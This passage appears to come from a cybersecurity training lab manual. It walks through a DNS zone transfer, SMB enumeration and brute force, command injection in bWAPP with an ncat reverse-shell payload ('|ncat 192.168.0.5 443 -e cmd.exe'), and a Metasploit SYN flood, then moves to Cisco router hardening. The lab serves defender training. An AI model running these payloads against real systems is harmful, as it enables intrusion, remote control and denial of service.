- In the aciplab.com Properties - Zone Transfers tab, tick the Allow zone transfers checkbox.
- Click OK

Step 4
- Close the DNS Manager window
- The DNS server is now intentionally misconfigured to allow DNS zone transfers to any server.

Step 5
- Connect to ACIKALI
- In the Terminal window, type the following and press Enter:

    - sudo dig axfr @192.168.0.1 aciplab.com
- Observe the zone transfer works and all DNS resource records are returned.

Step 6

- In the Terminal, inspect the aciplab.com SOA record. The Start of Authority (SOA) Record contains administrative information about the zone. In the SOA record that has been returned, observe the hostmaster.aciplab.com output, which is the responsible person's email address (RNAME) - hostmaster@aciplab.com for the domain. 35 is the serial number and version identifier for the zone records. 900 is the time (in seconds) that secondary name servers should check with the primary name server to see if there are any record changes. 600 is the retry time (in seconds) if a primary name server fails. 86400 is the time (in seconds) that a secondary name server resource record set is considered authoritative. 3600 is the minimum time to live (TTL) for the domain and represents the default time that records in the zone should be cached by other DNS servers.

Step 7


- In the Terminal, inspect the testing.aciplab.com CNAME record
- Observe the CNAME record that was created. In some instances, CNAME records point to domains that are not intended for public consumption and, therefore, may have fewer security measures in place. This is valuable information for an attacker.

Step 8

- Close the Terminal window

Analyze Malicious Activity

Lab Topology



-
- ACIDC01 – Windows Server 2022 – Domain Controller
- ACIDM01 – Windows Server 2022 – Domain Member Server
- ACIWIN11 – Windows 11 PRO – Domain member Workstation
- ACIALMA – Alma Linux 9.1 – Stand-alone Linux Server

- ACIKALI – Kali Purple 2023.1 – Stand-alone Linux Workstation

Exercise 1 – Observe Indications of a Brute Force Attack

Server Message Block (SMB) is a network protocol used in Microsoft Windows operating systems for sharing files, printers, and other resources. Attacks on the SMB protocol can lead to compromised systems, stolen data, and network disruptions. In this exercise, you will simulate an attack and enumerate SMB, then conduct a brute force attack on it. As a network defender, you will then observe and recognize the attack in Windows Event Viewer. After completing this exercise, you should be able to: Perform SMB Enumeration and Login Attempt, Conduct and Observe a Scripted Brute Force Attack

Task 1 – Perform SMB Enumeration and Login Attempt

SBM enumeration is used by attackers to gather information about the environments identify vulnerabilities, and plan attacks. In this task, as an attacker, you will perform SMB enumeration and attempt to connect to the service

Step 1
- Connect to ACIDM01
- Click the Start charm and type the following
    - event viewer
- Select Event Viewer from the Best match pop-up menu

Step 2
- In the Event Viewer, expand Application and Services Logs > Microsoft > Windows > SMBServer on the left pane

Step 3
- In the Event Viewer, select the Security logs
- Observe there are no logs present. As this exercise continues, this will be the location you will refer to for SMBServer Security logs.

Step 4
- Connect to ACIKALI
- Click the Terminal Emulator icon on the Taskbar

Step 5
- In the Terminal window, type the following and press Enter:
    - nmap -Pn 192.168.0.2
- As an attacker, these steps walk through the enumeration of ACIDM01. The “-Pn” switch is required for the ACI lab infrastructure and results in namp forgoing the host discovery ping and assuming the target is alive, which in this case is correct. When the nmap scan is complete, observe the open ports and find ports 139 and 445 are open, both associated with SMB.

Step 6
- In the Terminal window, type the following and press Enter:
    - enum4linux 192.168.0.2
- The Linux tool enum4linux is used to enumerate information from Windows and Samba. Notice in the output known usernames that include administrator, guest, krbtgt, etc.

Step 7

- In the Terminal window, type the following and press Enter:
    - smbclient //192.168.0.2/administrator
- The smbclient tool enables communication and connection with SMB workstations.

Step 8

- In the Terminal window, type the following and press Enter:
    - Passw0rd

Step 9

- Connection via SMB requires a password; the password entered is a guess and is incorrect.

Step 10

- Connect to ACIDM01
- In the Event Viewer, right-click on Security and select Refresh

Step 11

- Once the logs are refreshed, observe the Errors that appear as a result of the single failed login attempt. In the General tab of a selected error, observe, in the third error down (may differ on your results), that the attempted login originated from 192.168.0.5 and was the result of a bad username or authentication information.

Task 2 – Conduct and Observe a Scripted Brute Force Attack

Attackers will often automate their attacks. An SMB brute force attack occurs when an attacker attempts to gain unauthorized access to the service by systematically guessing credentials through the SMB protocol. In this task, you will conduct a scripted SMB brute force attack.

Step 1

- Connect to ACIDM01, where the Event Viewer window is open.
- In the Event Viewer, right-click on Security and select Clear Log.

Step 2

- In the Event Viewer pop-up window, select Save and Clear.

Step 3

- In the Save As dialog box, type the following in the File name field:
    - failed_login
- Click Save

Step 4

- Connect to ACIKALI, where the Terminal window is open.
- In the Terminal window, type the following and press Enter:
    - cd Documents/Module_5_Folder
- Within this directory is a script that will be used to conduct a short brute force attack on the SMB protocol.

Step 5

- In the Terminal window, type the following and press Enter:
    - cat brute.sh
- Observe the script and find that it is a bash script that iterates through the numbers 0 through 20 as passwords to the smbclient connection command. Additionally, at each log on attempt, it outputs to the screen the password that was attempted. An attacker's brute force attack would likely include an algorithm that iterates through all possible combinations of passwords rather than just the numbers 0 through 20.

Step 6
- In the Terminal window, type the following and press enter:
    - ./brute.sh
- After the script is run, observe that for all connection attempts, access was denied.

Step 7
- Connect to ACIDM01
- In the Event Viewer, right-click on Security logs and select Refresh.

Step 8
- Observe the errors in the logs due to the brute force script.
- Close the Event Viewer window

Exercise 2 – Conduct Command Injection and Observe Indications

Command injection occurs when an attacker can manipulate the input fields of an application to execute unintended operating system commands. This vulnerability is enabled by a failure to validate or sanitize user input before using it to construct and execute system commands. In this exercise, you will conduct a command injection of the BWAPP application and achieve a reverse shell to ACIKALI. After completing this exercise, you should be able to: Conduct Command Injection, Create a Reverse Shell through, Command Injection.

Task 1 – Conduct Command Injection

Command injection vulnerabilities can exist in both Linux and Windows systems. While the vulnerabilities share similar characteristics, there are some differences in how command injection attacks can be executed on each of these types of operating systems. In this task, you will conduct a command injection and discover the host operating system and installed tools.

Step 1
- Connect to ACIDM01
- Click the Start charm and select XAMPP > XAMPP Control Panel.
- For this exercise, the Apache and MySQL services must be running.

Step 2
- In the XAMPP Control Panel, select Start for the Apache service

Step 3
- In the XAMPP Control Panel, select Start for the MySQL service.

Step 4

- Close the XAMPP Control Panel

Step 5
- Connect to ACIKALI
- Select Firefox on the Taskbar

Step 6
- In Firefox, type the following into the address bar and press Enter:
  - http://192.168.0.2/bwapp

Step 7
- In the bwapp application, enter the following into the Login field:
  - bee

Step 8
- In the bwapp application, eneter the following into the Password filed:
  - bug

Step 9
- In the bwapp application, select medium from the Set the security level drop-down menu.

Step 10
- In the bwapp application, select Login.

Step 11
- In the Save login for http://192.168.0.2? pop-up, click Don't save.

Step 12
- In the bwapp application Portal, select OS Command Injection from the Which bug do you want to hack today? list.

Step 13
- In the bwapp application Portal, click Hack.
- At the OS Command Injection page, observe there is a DNS lookup field that is pre-filled out with www.nsa.gov and a Lookup button. This field is likely susceptible to Command Injection.

Step 14
- In the OS Command Injection page, select Lookup.
- A DNS lookup output is displayed below the input field. If this field is susceptible to Command Injection, this will be the location of any additional command output. In order to understand what commands may be available, you will first discover whether Command Injection is possible, then determine whether the accepted commands are Windows or Linux-based.

Step 15
- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov&netstat -n
- There are several command separators that may work. "&", "&&", and "|" are command separators that may be acceptable on both Windows and Linux machines. You will use these first to

determine whether there is a Command Injection vulnerability. Additionally, you will use the "netstat -n" command because it is an acceptable command in both Windows and Linux. In this case, the "&" command separator does not work.

Step 16

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov&&netstat -n
- Notice this is also unsuccessful

Step 17

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|netstat -n
- Observe from the output that the pipe "|" command separator is accepted. Next, you will determine whether Windows or Linux commands are accepted.

Step 18

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|hostnamectl
- The hostnamectl command is a Linux-specific command. Since no output is given, this is not likely a Linux machine.

Step 19

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|systeminfo
- This command is accepted. Observe that the machine hosting the bwapp application is identified as a Windows Server. This determines the types of commands that will work in the command injection.

Step 20

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|whoami
- Observe that the Command Injection is run as aciplab|administrator. Next, you will determine if there are any tools installed on the host that can be used for further exploitation.

Step 21

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|nmap –version
- Observe that nmap is installed. As part of the nmap installation package, ncat may also be installed, which could be used for further exploitation.

Step 22

- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:

- www.nsa.gov|ncat -h

Step 23

- This command works and indicates that ncat is installed on the host machine. Ncat is an enhanced version of netcat that provides a wide range of capabilities for network communication, including banner grabbing, file transfers, and creating shells.

Task 2 – Create a Reverse Shell through Command Injection

A reverse shell is a type of shell that is initiated from a target host back to the attacker's machine. It is often used as a post-exploitation technique in cyber-attacks to gain remote access to a compromised system. The term reverse indicates the direction of initiated communication when establishing the shell. In this case, the communication initiates from the victim as a connection is established with the attacker's machine. In this task, you will establish a reverse shell through command injection.

Step 1

- Connect to ACIKALI
- Click the Terminal Emulator icon on the Taskbar

Step 2

- In the Terminal window, type the following and press Enter:
  - ncat -h
- Through Command Injection, it has been determined that ncat is installed on the bwapp host. In order to create a reverse shell, ncat must all be installed on the attack machine (ACIKALI). This test reveals that ncat is not installed on ACIKALI.

Step 3

- In the Terminal window, type the following and press Enter:
  - sudo apt install ncat

Step 4

- In the Terminal window, type the following and press Enter:
  - Passw0rd

Step 5

- When prompted select No and press Enter on the Configuring libc6:amd64 pop-up window.

Step 6

- Select OK on the Configuring libc6:amd64 pop-up screen.
- Press Enter

Step 7

- Select OK using the tab key on the Deamons using outdated libraries pop-up window.

Step 8

- In the Terminal window, type the following and press Enter:
  - ncat -lvp 443
- This command establishes an ncat listener on the ACIKALI machine, port 443. The -l switch establishes a listening mode, the -v switch sets verbosity, and the -p switch specifies the port to

listen on. The next step is to initiate a connection from the bwapp host machine via command injection.

Step 9
- On the Taskbar, select the bWAPP - OS Command Injection - Firefox window.

Step 10
- In the bwapp OS Command Injection page, type the following in the DNS lookup field, then click Lookup:
  - www.nsa.gov|ncat 192.168.0.5 443 -e cmd.exe
- This ncat command connects to the host 192168.0.5 on port 443 and executes (using the -e switch) cmd.exe (which is a command shell).

Step 11
- On the Taskbar, select the Terminal.

Step 12
- Observe in the Terminal that a connection has been made from 192.168.0.2. This is a reverse shell.
- In the Terminal window, type the following and press Enter:
  - whoami

Step 13
- Observe that the command shell is operating as aciplab\administrator.
- Next, you will observe the indications of the connection on ACIDM01.

Step 14
- Connect to ACIDM01
- Click the Start charm and type the following:
  - cmd
- Select Command Prompt from the Best match pop-up menu

Step 15
- In the Command Prompt window, type the following and press Enter:
  - netstat -n

Step 16
- Observe there is an ESTABLISHED connection between the local host (192.168.0.2) to a remote machine (192.168.0.5) on port 443. This is the attacker shell.
- Close the Command prompt window

Step 17
- Connect to ACIKALI, and close the Terminal and Firefox windows.

Exercise 3 – Observe Indications of a SYN Flood Attack

A SYN flood attack is a type of DoS attack that targets the TCP handshake process. A TCP connection is initiated by a client sending a SYN packet to a server. The server responds and initiates the connection (via a SYN/ACK) and establishes the connection when the client responds with a final ACK packet. In a

SYN flood attack, an attack machine sends a large and continuous number of SYN requests to the victim. The victim machine responds by initiating a connection and waiting for the connecting host to complete the connection. In a SYN flood attack, the attack machine never completes the TCP handshake process, which can lead to the victim's server resources being overwhelmed, resulting in a DoS. In this exercise, as an attacker, you will use the Metasploit Framework to conduct a SYN flood attack. Then, as a network defender, you will observe the indications of the SYN flood attack. After completing this exercise, you should be able to: Observe Normal Activity, Conduct and Observe a SYN Flood Attack

Task 1 – Observe Normal Activity

As a cybersecurity practitioner, it is essential to understand what normal network activity and communications look like. This enables the identification of abnormal and potentially malicious activity. In this task, you will observe normal Windows Task Manager and netstat activity.

Step 1
- Connect to ACIDM01
- Click the Start charm and type the following
    - task manager
- Select Task Manager from the Best match pop-up menu

Step 2
- In the Task Manager, select More details

Step 3
- In the Task Manager, select the Performance tab

Step 4
- In the Task Manager - Performance tab, select Ethernet on the left pane.
- Observe normal activity: low kbps Receive, and approximately (or below) 50 Kbps Send activity. Next, you will view normal netstat activity.

Step 5
- Click the Start charm and type the following:
    - cmd
- Select Command Prompt from the Best match pop-up menu.

Step 6
- In the Command Prompt window, type the following and press Enter:
    - netstat -n

Step 7
- Notice the normal netstat activity for this device.

Task 2 – Conduct and Observe a SYN Flood Attack

The Metasploit Framework is an open-source exploitation tool. It provides a comprehensive suite of tools for identifying vulnerabilities, testing security measures, and simulating cyber-attacks in controlled environments. In this task, as an attacker, you will use the Metasploit Framework to launch a SYN flood attack. Then, as a defender, you will observe the indications of attack.

Step 1

- Connect to ACIKALI
- On the desktop Taskbar, select the Terminal Emulator.

Step 2

- In the Terminal window, type the following and press Enter:
    - sudo msfconsole
- This command starts the Metasploit Framework, a modular attack framework that will be used to launch an attack on ACIDM01 that can be observed.

Step 3

- In the Terminal window, type the following and press Enter:
    - Passw0rd

Step 4

- In the Terminal window, type the following and press Enter:
    - search synflood
- This command (at the msf6 prompt) searches the Metasploit Framework for synflood modules. Observe that one result is returned: auxiliary/dos/tcp/synflood. Also, notice that this module is provided a module number of "0" in this search output.

Step 5

- In the Terminal window, type the following and press Enter:
    - use 0
- This command identifies the synflood module for use

Step 6

- In the Terminal window, type the following and press Enter
    - show options
- This command displays the configuration choices and requirements for using the selected module. Observe that RHOSTS is required but not set and that RPORT is set for port 80. The "R" in RHOSTS and RPORT stands for remote and identifies the machine that will be attacked.

Step 7

- In the Terminal window, type the following and press Enter:
    - set RHOSTS 192.168.0.2

Step 8

- In the Terminal window, type the following and press Enter:
    - set RPORT 445
- Recall from Exercise 1 that SMB on port 445 is open on the ACIDM01 machine. This is the port that will be attacked. Next, before launching the attack, you will prepare ACIDM01 to observe the attack.

Step 9

- Connect to ACIDM01
- Restore the Task Manager window from the Taskbar.

- The Ethernet selection in the Performance tab of the Task Manager will be the first location to notice the attack.

Step 10
- Connect to ACIKALI
- In the Terminal window, type the following and press Enter:
    - run

Step 11
- Connect to ACIDM01
- Notice the activity in the Ethernet performance in the Task Manager
- Observe the immediate increase in Receive communication, up to approximately 500 kbps and an increase in Send communication, up to approximately 2Mbps. This is due to the SYN flood attack launched from ACIKALI. Note that the scale of the Ethernet throughput graph will quickly change and will no longer appear at the maximum rate.

Step 12
- Restore the Command Prompt window from the Taskbar.

Step 13
- In the Command Prompt window, type the following and press Enter:
    - netstat -n
- Observe the many connections to the 192.168.0.2 machine on port 445 that have a connection status of SYN_RECEIVED. This is the SYN flood attack completing step 1 of the TCP handshake.


Step 14
- In the Command Prompt, press the Ctrl+C keys to stop the netstat output.
- Close the Command Prompt window.

Step 15
- Close the Task Manager window.

Step 16
- Connect to ACIKALI
- In the Terminal window, press the Ctrl+C keys to stop the SYN flood attack.
- Close the Terminal window

Mitigation Techniques

Lab Topology



-
- NYEDGE1 – Cisco 2911 – Internet Edge Router 1
- NYEDGE2 – Cisco 2911 – Internet Edge Router 2
- NYWAN1 – Cisco 2911 – WAN Router
- NYCORE1 – Cisco 3750v2 – 24PS – Core Switch 1
- NYCORE2 – Cisco 3750v2 – 24PS – Core Switch 2
- NYCORE1 – Cisco 2960-24 – Access Switch 1
- PLABCSC001 – Windows Server 2012 R2 – Cisco Tools Server

Exercise 1 – Configure Router Access

A Router's default configuration must be changed from installation to placement on the production network. A router hostname, security warning banners, configuration control passwords and secure remote access should be configured. In this exercise, you will begin by hardening a router and then configure secure remote access. After complteting this exercise, you should be able to: Review Router Configuration and Create Local Credentials, Configure SSH Remote Access

Task 1 – Review Router Configuration and Create Local Credentials

Even in environments that use RADIUS and TACACS+, it is important to create local credentials. This provides fallback access to the devices if there are LAN communication or authentication server faults. Understanding the running-config file will help an administrator know what configuration changes are

necessary to secure a device. In this task, you will review the running-config file and create local credentials on the router. The local credentials created will be used for SSH login since an AAA server is not configured in this lab.

Step 1

- Connect to NYEDGE1
- Once the device has booted, you will see the initial configuration dialog appear.
- Once the initial configuration dialog appears, type the following in the Would you like to enter the initial configuration dialog? [yes/no] prompt:
    - no
- Press Enter
- You will see the following output:
    - Router>

Step 2

- Connect to NYEDGE2
- At the configuration dialog, in the Would you like to enter the initial configuration dialog? [yes/no] prompt:
    - no
- Press Enter
- You will see the following output:
    - Router>

Step 3

- Connect to NYEDGE1
- In the console, enable the router by typing the following command:
    - Router>
    - enable
- Press Enter
- You will see the following output
    - Router#

Step 4

- In NYEDGE1, view the running configuration file by typing the following command. At each screen, press the space bar to continue to the next screen.
- Router#
    - Show running-config
- Press Enter
- Press the Spacebar to scroll through the results
- You will see the following output:

```
Building configuration...
Current configuration : 1147 bytes
!
version 15.2
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
!
hostname Router
!
boot-start-marker
boot-end-marker
!
!
!
no aaa new-model
!
ip cef
!
!
!
!
!
!
!
!
no ipv6 cef
!
multilink bundle-name authenticated
!
!
!
!
license udi pid CISCO2911/K9 sn FCZ1820707Q
!
!
```

```
!
redundancy
!
!
!
!
!
!
!
!
!
!
!
!
!
!
!
interface Embedded-Service-Engine0/0
 no ip address
 shutdown
!
interface GigabitEthernet0/0
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface GigabitEthernet0/1
 no ip address
 shutdown
 duplex auto
 speed auto
!
interface GigabitEthernet0/2
 no ip address
 shutdown
 duplex auto
 speed auto
```

```
!
interface Serial0/0/0
 no ip address
 shutdown
!
interface Serial0/0/1
 no ip address
 shutdown
 clock rate 2000000
!
!
ip forward-protocol nd
!
no ip http server
no ip http secure-server
!
!
!
!
!
control-plane
!
!
!
line con 0
line aux 0
line 2
 no activation-character
 no exec
 transport preferred none
 transport output lat pad telnet rlogin
lapb-ta mop udptn v120 ssh
 stopbits 1
line vty 0 4
 login
 transport input all
!
```

```
scheduler allocate 20000 1000
!
end
Router#
```

- Observe a snapshot of how the device is currently configured and operating. This is the running configuration. A separate startup configuration is used at device startup, which transitions into the running configuration file. For this reason, any changes made in the running configuration file need to be saved as the new startup configuration for the changes to be persistent. In this configuration file, a default hostname is present, there is no enable (configuration) control password, no AAA model configured, no local users configured, and no IP addresses are associated with interfaces. Additionally, all methods of remote access are allowed to lines vty 0 through 4. Finally, notice that the http and https services are disabled, so the router does not serve web-based pages for device management and configuration through a web browser. Default passwords must be changed. In this case, it is important to note that no passwords are configured in the running-config file. However, it is also important to understand that default passwords are readily available at websites such as cirt.net/passwords, which drive the default password change requirement.

Step 5

- In NYEDGE1, set a new hostname by typing the following commands (press Enter after each command):
- Router#
  - configure terminal
- Router#(config)#
  - hostname NYEDGE1
- You will see the following output:

```
Router#configure terminal
Enter configuration commands, one per line.
End with CNTL/Z.
Router(config)#hostname NYEDGE1
NYEDGE1(config)#
```

Step 6

- In the console, configure a startup banner by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
  - banner motd %
- Enter the following in the terminal window:

```
**************************************************
**************************
*                            WARNING - NOTICE
*
**************************************************
**************************
This system is the property of ACIPLAB INC.
Unauthorized
access to this device is prohibited. All
activities on this device
are logged, and unauthorized access may
result in legal action and
prosecution.
By logging in, you consent to monitoring
and auditing for security
purposes. Any evidence of unauthorized
access will be handed over to
law enforcement.
For assistance or questions about
authorized access, please contact
the network administrator at
networkadmin@aciplab.com.
**************************************************
**************************
%
```

- NYEDGE1(config)#
  - exit
- NYEDGE1(config)#
  - write memory
- You will see the following output:

```
NYEDGE1(config)#banner motd %
Enter TEXT message.  End with the character
'%'.
**************************************************
**************************
*                            WARNING - NOTICE
*
**************************************************
**************************
This system is the property of ACIPLAB INC.
Unauthorized
access to this device is prohibited. All
activities on this device
are logged, and unauthorized access may
result in legal action and
prosecution.
By logging in, you consent to monitoring
and auditing for security
purposes. Any evidence of unauthorized
access will be handed over to
law enforcement.
For assistance or questions about
authorized access, please contact
the network administrator at
networkadmin@aciplab.com.
**************************************************
**************************
%
NYEDGE1(config)#exit
NYEDGE1#write memory
Building configuration...
[OK]
NYEDGE1#
```

- The banner will appear each time the device is connected to. This will be tested in the next step

Step 7

- In the console, reconnect to the NYEDGE1 router and observe the banner by typing the following commands:
- NYEDGE1#
    - exit

- Press RETURN to get started
- You will see the following output:

```
NYEDGE1#exit
NYEDGE1 con0 is now available
Press RETURN to get started.
**************************************************
**************************
*                            WARNING - NOTICE
*
**************************************************
**************************
This system is the property of ACIPLAB INC.
Unauthorized
access to this device is prohibited. All
activities on this device
are logged, and unauthorized access may
result in legal action and
prosecution.
By logging in, you consent to monitoring
and auditing for security
purposes. Any evidence of unauthorized
access will be handed over to
law enforcement.
For assistance or questions about
authorized access, please contact
the network administrator at
networkadmin@aciplab.com.
**************************************************
**************************
NYEDGE1>
```

Step 8

- In the console, set the enable password by typing the following commands (press Enter after each command):
- NYEDGE1>
  - enable
- NYEDGE1#
  - configure terminal
- NYEDGE1(config)#
  - enable secret cisco
- You will see the following output:

```
NYEDGE1>enable
NYEDGE1#configure terminal
Enter configuration commands, one per line.
End with CNTL/Z.
NYEDGE1(config)#enable secret cisco
NYEDGE1(config)#
```

- The enable command is used to access the privileged EXEC mode of the router. This mode provides full access to the router's configuration and management functions. Establishing a password to access this mode is a critical step in securing the router.

Step 9

- In the console, set password encryption and create a high-privileged admin account by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
  - service password-encryption
- NYEDGE1(config)#
  - aaa new-model
- NYEDGE1(config)#
  - username j-admin privilege 15 secret Passw0rd
- You will see the following output:

```
NYEDGE1(config)#service password-encryption
NYEDGE1(config)#aaa new-model
NYEDGE1(config)#username j-admin privilege
15 secret Passw0rd
NYEDGE1(config)#
```

- The service password-encryption command applies to the router configuration as a whole and encrypts any plain text passwords in the configuration file. Passwords are encrypted with a Type 7 encryption, which is not considered extremely secure. So, sensitive passwords, such as administrator credentials, should be configured as a secret, which uses MD5 hashing and is considered stronger than Type 7. The user j-admin is assigned privilege level 15, which is the highest privilege level in the Cisco IOS CLI and is sometimes referred to as the privileged EXEC mode. It is equivalent to superuser privilege.

Task 2 – Configure SSH Remote Access

Secure Shell (SSH) is used for remote access and is more secure than other protocols like Telnet and FTP. SSH provides security, authentication, data integrity, access control, auditability, and cross-platform compatibility. In this task, you will configure SSH remote access to the NYEDGE1 router.

Step 1

- Connect to NYEDGE1

- In the console, configure SSH remote access by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
    - ip domain-name aciplab.com
- NYEDGE1(config)#
    - crypto key generate rsa
- How many bits on the modulus [512]:
    - 2048
- NYEDGE1(config)#
    - ip ssh version 2
- NYEDGE1(config)#
    - ip ssh time-out 60
- NYEDGE1(config)#
    - ip ssh authentication-retries 2
- NYEDGE1(config)#
    - line vty 0 4
- NYEDGE1(config-line)#
    - transport input ssh
- NYEDGE1(config-line)#
    - exit
- You will see the following output:

```
NYEDGE1(config)#ip domain-name aciplab.com
NYEDGE1(config)#crypto key generate rsa
The name for the keys will be:
NYEDGE1.aciplab.com
Choose the size of the key modulus in the
range of 360 to 4096 for your
  General Purpose Keys. Choosing a key
modulus greater than 512 may take
  a few minutes.
How many bits in the modulus [512]: 2048
% Generating 2048 bit RSA keys, keys will
be non-exportable...
[OK] (elapsed time was 19 seconds)
NYEDGE1(config)#
*Sep  7 16:02:40.851: %SSH-5-ENABLED: SSH
1.99 has been enabled
NYEDGE1(config)#ip ssh version 2
NYEDGE1(config)#ip ssh time-out 60
NYEDGE1(config)#ip ssh authentication-
retries 2
NYEDGE1(config)#line vty 0 4
NYEDGE1(config-line)#transport input ssh
NYEDGE1(config-line)#exit
NYEDGE1(config)#
```

- SSH version 2 is configured over SSH version 1 for enhanced security, better encryption, key exchange improvements, message integrity, and interoperability. This provides better protection of data and stronger safeguards against attack. Line vty 0 through 4 are configured to only accept SSH input, meaning that other remote access methods, such as FTP and Telnet, will no longer work.

Step 2

- In the console, configure an IP address to NYEDGE1 for testing the SSH remote access by typing the following commands (press Enter after each command):
- NYEDGE1(config)#
  - interface gigabitethernet 0/1
- NYEDGE1(config-if)#
  - ip address 192.168.0.99 255.255.255.0
- NYEDGE1(config-if)#
  - no shutdown
- NYEDGE1(config-if)#
  - exit

- You will see the following output
    - ```
      NYEDGE1(config)#interface gigabitethernet
      0/0
      NYEDGE1(config-if)#ip address 192.168.0.99
      255.255.255.0
      NYEDGE1(config-if)#no shutdown
      NYEDGE1(config-if)#exit
      NYEDGE1(config)#
      ```
- In order to communicate on the network, an NYEDGE1 interface requires an IP address. The no shutdown command turns on the interface.

Step 3

- Connect to NYEDGE2
- In the console, configure an IP address to NYEDGE2 for testing the SSH remote access by typing the following commands (press Enter after each command):
- Router>
    - enable
- Router#
    - configure terminal
- Router(config)#
    - interface gigabitethernet 0/1
- Router(config-if)#
    - ip address 192.168.0.100 255.255.255.0
- Router(config-if)#
    - no shutdown
- Router(config-if)#
    - exit
- Router(config)#
    - exit
- You will see the following output:
      ```

```
Router>
Router>enable
Router#configure terminal
Enter configuration commands, one per line.
End with CNTL/Z.
Router(config)#interface gigabitethernet
0/1
Router(config-if)#ip address 192.168.0.100
255.255.255.0
Router(config-if)#no shutdown
Router(config-if)#exit
Router(config)#exit
Router#
```

Step 4

- In the console, ping and then connect to NYEDGE1 via SSH by typing the following commands (press Enter after each each command)
- Router#
